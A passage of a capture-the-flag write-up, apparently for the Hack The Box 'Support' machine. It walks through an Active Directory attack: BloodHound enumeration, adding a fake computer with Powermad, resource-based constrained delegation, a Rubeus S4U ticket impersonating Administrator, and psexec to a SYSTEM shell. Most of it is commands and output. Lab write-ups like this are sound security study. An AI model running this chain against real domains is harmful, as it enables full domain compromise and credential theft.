
```
└─$ bloodhound-python -dns-tcp -ns 10.10.11.174  -d support.htb -u 'support' -p 'Ironside47pleasure40Watchful' -c all
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.support.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Management.support.htb
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 04S
```

Now that I have all the files, I can drag them into the bloodhound application.






Since we have access to the support account, we straight away want to mark this account as being owned.



Looking further we can see that the **SHARED SUPPORT ACCOUNT** group has **GenericALL** access to the dc

Looking at this group we can see we are a direct member of it.



So the answer to this question is **GenericALL** and will also be our way in.

Q9 A common attack with generic all on a computer object is to add a fake computer to the domain. What attribute on the domain sets how

many computer accounts a user is allowed to create in the domain?

After a quick google search we can see that the **ms-DS-MachineAccountQuota** is the attribute that sets how many computer accounts a user is allowed to create.

> A default, regular user account with Domain Users membership is allowed to join ten computers to the domain. This is set by the ms-DS-MachineAccountQuota attribute. An Active Directory object is an entity that represents a resource that is present in the Active Directory domain. 19 Dec 2022

For the next steps to fully work , we first need to import a module known as Powermad, which can be found here: https://github.com/Kevin-Robertson/Powermad

```
*Evil-WinRM* PS C:\Temp> upload /home/ajsankari/Downloads/Powermad.ps1

Info: Uploading /home/ajsankari/Downloads/Powermad.ps1 to C:\Temp\Powermad.ps1

Data: 180768 bytes of 180768 bytes copied

Info: Upload successful!
```

Once I upload it to the temp location i run the following command:

Import-Module .\Powermad.ps1
New-MachineAccount -MachineAccount FAKEADMIN -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose

```
*Evil-WinRM* PS C:\Temp> Import-Module .\Powermad.ps1
*Evil-WinRM* PS C:\Temp> New-MachineAccount -MachineAccount FAKEADMIN -Password $(ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = dc.support.htb
Verbose: [+] Domain = support.htb
Verbose: [+] SAMAccountName = FAKEADMIN$
Verbose: [+] Distinguished Name = CN=FAKEADMIN,CN=Computers,DC=support,DC=htb
[+] Machine account FAKEADMIN added
```

The commands above will create a new Computer Object, Now to get the SID of the new computer.

Get-DomainComputer FAKEADMIN

```
*Evil-WinRM* PS C:\> Get-ADComputer -identity FAKEADMIN


DistinguishedName : CN=FAKEADMIN,CN=Computers,DC=support,DC=htb
DNSHostName       : FAKEADMIN.support.htb
Enabled           : True
Name              : FAKEADMIN
ObjectClass       : computer
ObjectGUID        : 289c28cf-38b0-4ffa-b67e-fa8716998e9c
SamAccountName    : FAKEADMIN$
SID               : S-1-5-21-1677581083-3380853377-188903654-5602
UserPrincipalName :
```

Now that the computer is created, I need to have be allowed to delegate to another account. We can do this with the following command:

Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKEADMIN$

- `Set-ADComputer`: A PowerShell cmdlet used to modify properties of an Active Directory computer object.
- `-Identity DC`: Specifies the computer object to modify, in this case, a computer named `DC`.
- `-PrincipalsAllowedToDelegateToAccount FAKEADMIN$`: Grants the `FAKEADMIN$` computer account the right to be delegated by the specified `DC` computer account.

Then we can check if it worked correctly with the following command

Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount

Which we can see is true below.

```
*Evil-WinRM* PS C:\> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount FAKEADMIN$
*Evil-WinRM* PS C:\> Get-ADComputer -Identity DC -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                   : CN=DC,OU=Domain Controllers,DC=support,DC=htb
DNSHostName                         : dc.support.htb
Enabled                             : True
Name                                : DC
ObjectClass                         : computer
ObjectGUID                          : afa13f1c-0399-4f7e-863f-e9c3b94c4127
PrincipalsAllowedToDelegateToAccount : {CN=FAKEADMIN,CN=Computers,DC=support,DC=htb}
SamAccountName                      : DC$
SID                                 : S-1-5-21-1677581083-3380853377-188903654-1000
UserPrincipalName                   :
```

Performing a S4U Attack

It is now time to perform the S4U attack which will allow us to obtain a Kerberos ticket on behalf of the Administrator.

I will be using Rubeus to perform this attack. First, we will need the hash of the password that was used to create the computer object.

I need to upload Rubeus.exe to the machine:

```
*Evil-WinRM* PS C:\Temp> upload /home/ajsankari/Downloads/Rubeus.exe

Info: Uploading /home/ajsankari/Downloads/Rubeus.exe to C:\Temp\Rubeus.exe

Data: 617128 bytes of 617128 bytes copied

Info: Upload successful!
```

```
*Evil-WinRM* PS C:\Temp> .\Rubeus.exe hash /password:123456 /user:FAKEADMIN$ /domain:support.htb

  _____       _
 (_____ \     | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.2


[*] Action: Calculate Password Hash(es)

[*] Input password             : 123456
[*] Input username             : FAKEADMIN$
[*] Input domain               : support.htb
[*] Salt                       : SUPPORT.HTBhostfakeadmin.support.htb
[*]       rc4_hmac             : 32ED87BDB5FDC5E9CBA88547376818D4
[*]       aes128_cts_hmac_sha1 : 1C4C4FCE3621B6DA6DEAE85C3D516128
[*]       aes256_cts_hmac_sha1 : 682B2096FE7B720116435FB4E4F4BC7EEA741F5B719FF81D3B7B41E6FC031347
[*]       des_cbc_md5          : A72367F2D0453792
```

Now we need to create a ticket for the admin.

./rubeus.exe s4u /user:FAKEADMIN$ /rc4:32ED87BDB5FDC5E9CBA88547376818D4 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /ptt

- `./rubeus.exe` : This specifies the `Rubeus` executable file. The `./` denotes that it's being run from the current directory.
- `s4u` : This is the command within Rubeus for "Service for User" (S4U) tickets. S4U allows a service to request a Kerberos ticket on behalf of a user.
- `/user:FAKEADMIN$` : Specifies the user account to be used. The `$` at the end of `FAKEADMIN$` indicates it's a machine account, not a regular user account.
- `/rc4:32ED87BDB5FDC5E9CBA88547376818D4` : This provides the RC4 (Kerberos) hash for the specified user. It's used for authentication purposes
- `/impersonateuser:Administrator` : Specifies the user to impersonate. In this case, it is trying to obtain a ticket to impersonate the `Administrator` account.
- `/msdsspn:cifs/dc.support.htb` : Specifies the service principal name (SPN) for the service you're requesting a ticket for. In this case, it's for `cifs` on the `dc.support.htb`

domain controller.

- `/ptt`: This stands for "Pass the Ticket." It tells Rubeus to pass the obtained ticket to the current session, allowing the user to use it for further actions.
-

```
*Evil-WinRM* PS C:\Temp> ./rubeus.exe s4u /user:FAKEADMIN$ /rc4:32ED87BDB5FDC5E9CBA88547376818D4 /impersonateuser:Administrator /msdsspn:cifs/dc.support.htb /ptt
```

```
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.htb':

      doIGaDCCBmSgAwIBBaEDAgEWooIFejCCBXZhggVyMIIFbqADAgEFoQ0bC1NVUFBPUlQuSFRCoiEwH6AD
      AgECoRgwFhsEY2lmcxsOZGMuc3VwcG9ydC5odGKjggUzMIIFL6ADAgESoQMCAQaiggUhBIIFHbZptlY+
      R/YKVXcKA2USx4FnB94R5tC6NgZ3dg++C4aSYh6KfaEc87MIXnCEjWCObSKL322kpiD2H+eyghF1ohBG
      NP8J1tTDBXxihdPYhkPeZ6YOyXC/Bj7n8rj3hQ1ekJShU+wKtJKo5G19Nc1g/PUyVlXz4KpqXETXqCIP
      g/61i7B2Vc1UxaX/ZCf7LROGqug6lWNznZcWQdfR1R85DHgr0Yr01WSTqJ3e1O7RHUgIGkWW42uW7uDj
      3KM+U/Rv594YrxXBVuHMT8mFkfJgcS5sj/O8L1IhiNWSq+JsPEFOdotA4lpxisN7XPOvbRImCk3Uqd91
      6LVCVpTBGZzN4Q334TgK+mFwlTb33McjX8tfrf2p4Uxo7DuX42O+p8EpkfixUhHvpkgfdbkrq6uXOIoT
      r1g0TpsoLmAsdAoSbjmoB1xtCTdWw31×85AXLVeVng4onVbWVnfxzfRazJ+iZLFfoAUQaqiWO2N2fDI/
      mQ67qxe2Nrmamd4gI6WBQwivWew8U3mQ8uU8kGKHrymvVdupsLDuq1WOd5t2bWq4z+oWmVdDefYEvS/U
      aRT5EqWvNfayKrvhJRPKTB99pYshqAE42UEI+pgfKMGYLmt5gnLWt0MxfaBQzQov6WrDp09OYD+2C1j9
      TqDke5NGpXdWSfABbcZttQ3yFr45Xjw/XpYynh4JPZjEhDyjqe2/mbxx4KmGx+iQ3y5A3muHAh6Urrx/
      g+ee5XfQSRvZ9DGnTBCUDueSex9mhtlCKVqnZ15QlXQMR96kbsZYjJqqBNbm00xInoy8rO2K7xShUDhg
      vCViEvraS3WaC78sP5LNcAHGtiBnxGxcSF8M7FkhK5ajOmgu9dWFEjb8fvxyN0CWM5k9zVzLilwufEMv
      C6Te5C3YgwTe17HETIIp3I4XobjgfhQ0ZTqLQaQKmbyUq2Q8n03FJbsU1q/PCZCt9iI+ybsiyByA+oZN
      y8X2IcwaHWGo/4BNpxQAxhVuGoxJSbet3/qea87lrS5jpXPhInyRIuzVQoAoN5NVOfXeItvbVSqUuin2
      vtnyDN7AzodH5Wu+2FQR4gv3KEIQUamsRYSO9IgEasSGz8+XM1rdZN2Tsmii4zZntdOIGw9HFOMiMrVG
      zxnLTIIKYJpAyAcQ05p+DcQsy6uEsfGzRRxzM8aft6BWkncLP8mlyCWI/trqPm7djNmRUD2WMZeXBNuI
      TFxBtjUsy7CH6ThFm2N2bmoD5NxI1mAAvaGd7QpOmrsdOc8uD/UcycFbdTlTOFbQDJafXNrcz8jq2wmr
      T3zPs6NxsMZHBnJdeK5WvSGbDKyLU4h+chvyXIypQ5zpMrZuWx8QooegvY/oo9iXRhRfYEf47Uim8vkk
      vxVGd8fAVT31dQXU1+hg2Khs16hsBuxgE2GUxj2tISbZUgFAW6U6hZVTZVyTL2Pkkzv/V/afqREPIaP/
      DRofCwSCMHebeQlcLnAV1NHStIr6I1Fw4IVqq+EgVKlpxBw9FNJYpe9SPIYD6bRGzMsbXGvkw5wiWblx
      UtggsFw5U7TjXJKtAtWCwRBOgKJiyq8egpaNvfK6yAOou8nP5tejgTRtzm2vXUNpP/GxCe+5B3ztAQyF
      jwRNLbwUtv+CCzoVESJwDDsyZcj+sgoYy3bbAi47iN3Wanux3j0k5ff+7k+Io9lYP1bAjcGws5uIgzW0
      KMOiCQOMJW1AZqivbxR36wusFqwf5oAFvdenYN2NQr1ilQH2+vlrZJjihyajgdkwgdagAwIBAKKBzgSB
      y32ByDCBxaCBwjCBvzCBvKAbMBmgAwIBEaESBBAN5Q9WbHNbX8810kJOaIvioQ0bC1NVUFBPUlQuSFRC
      ohowGKADAgEKoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQKUAAKURGA8yMDI0MDgwOTA0MDQxMVqmERgP
      MjAyNDA4MDkxNDA0MTFapxEYDzIwMjQwODE2MDQwNDExWqgNGwtTVVBQT1JULkhUQqkhMB+gAwIBAqEY
      MBYbBGNpZnMbDmRjLnN1cHBvcnQuaHRi
[+] Ticket successfully imported!
```

Now that we get the ticket I decode it from b64 into **admin.ticket** file

```
┌──(root㉿ajsankari)-[/opt/microsoft]
└─# nano admin.txicket.b64

┌──(root㉿ajsankari)-[/opt/microsoft]
└─# base64 -d admin.txicket.b64 > admin.ticket
```

I then use the ticketConverter.py impacket module to convert the ticket to adminticket.ccache

```
┌──(root㉿ajsankari)-[/home/ajsankari/Desktop]
└─# python3 ticketConverter.py admin.ticket adminticket.ccache
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] converting kirbi to ccache ...
[+] done
```

need to export KRB5CCNAME so it equals our admin ticket


```
┌──(root㉿ajsankari)-[/home/ajsankari/Desktop]
└─# export KRB5CCNAME=adminticket.ccache
```

Now using the psexec.py impacket module we can connect to the box again and gain root access.

```
┌──(root㉿ajsankari)-[/home/ajsankari/Desktop]
└─# python3 psexec.py support.htb/administrator@dc.support.htb -k -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file vHceemmw.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service TDHg on dc.support.htb.....
[*] Starting service TDHg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

And we now have root :)

```
C:\Users\Administrator\Desktop> type root.txt
3ff0a035956fe830cce71e5dd27c577c
```



THINGS I LEARNT FROM THIS BOX:

- **SMB Shares**: Use `smbclient -L (IP) -p (PORT) -N` to list SMB shares and determine which shares are default or custom.
- **Non-Default Shares**: Identify shares like `support-tools` as custom shares, which are not default shares on Windows domain controllers.
- **Hidden Files**: `UserInfo.exe.zip` in the `support-tools` share contains a hidden tool. Extract and analyze files using tools like `mono` to run Windows executables on Linux.
- **LDAP Password**: The hardcoded password used in the `UserInfo.exe` binary can be extracted from LDAP bind requests.
- **LDAP Fields**: In LDAP data, fields like `info` might contain passwords or sensitive information.
- **WinRM for Shell Access**: Use tools like `crackmapexec` and `evil-winrm` to interact with WinRM services on port 5985 to gain a remote shell.

- **BloodHound Privileges**: Use `bloodhound-python` to enumerate privileges in Active Directory, revealing accounts with `GenericALL` access.
- **Machine Account Creation**: The `ms-DS-MachineAccountQuota` attribute controls the number of computer accounts a user can create in the domain. Tools like Powermad can help create new computer objects.
- **S4U Kerberos Attacks**: Use `Rubeus` for S4U attacks to obtain Kerberos tickets for impersonation. Pass the ticket using `/ptt` to elevate privileges.
- **Ticket Conversion**: Convert and use Kerberos tickets with Impacket modules like `ticketConverter.py` and `psexec.py` for root access.